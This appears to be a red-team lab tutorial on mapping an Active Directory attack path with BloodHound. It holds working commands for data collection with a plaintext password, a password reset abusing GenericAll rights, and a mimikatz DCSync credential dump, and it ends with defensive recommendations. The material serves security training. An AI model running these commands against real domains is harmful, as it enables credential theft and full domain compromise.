
Active Directory Enumeration with BloodHound
In modern enterprise environments, Active Directory (AD) remains the backbone of identity and access management. For red team operators, understanding AD attack paths is critical for simulating realistic adversary behavior.
Environment Setup
Our lab environment consists of a Windows Server 2019 Domain Controller, two Windows 10 workstations, and a Kali Linux attack machine. The domain SPECTER.LOCAL is configured with intentional misconfigurations commonly found in real-world engagements.
Initial Reconnaissance
After gaining an initial foothold via a phishing payload, we begin enumerating the domain:
# Run SharpHound collector from compromised workstation .\SharpHound.exe -c All -d SPECTER.LOCAL --zipfilename bloodhound_data.zipAlternative: Use BloodHound.py from Kali
bloodhound-python -u 'svc_backup' -p 'B@ckup2026!' -d SPECTER.LOCAL -ns 10.10.10.1 -c All
Analyzing Attack Paths
After importing the collected data into BloodHound, we use built-in queries to identify the shortest path to Domain Admin:
// Custom Cypher query: Find users with DCSync rights
MATCH (u:User)-[:MemberOf*1..]->(g:Group)-[:DCSync|GetChanges|GetChangesAll]->(d:Domain)
RETURN u.name, g.name, d.name
Exploitation Chain
The analysis reveals a clear privilege escalation path:
- Compromised user
jsmithis member ofIT-Supportgroup IT-SupporthasGenericAlloversvc_backupservice accountsvc_backuphasDCSyncrights on the domain
# Step 1: Reset svc_backup password using GenericAll privilege Set-ADAccountPassword -Identity svc_backup -NewPassword (ConvertTo-SecureString 'NewP@ss123!' -AsPlainText -Force)Step 2: DCSync attack using mimikatz
mimikatz # lsadump::dcsync /domain:SPECTER.LOCAL /user:Administrator
Defensive Recommendations
- Implement tiered administration model
- Regular BloodHound audits from defensive perspective
- Monitor for DCSync indicators (Event ID 4662)
- Remove unnecessary group memberships and ACL permissions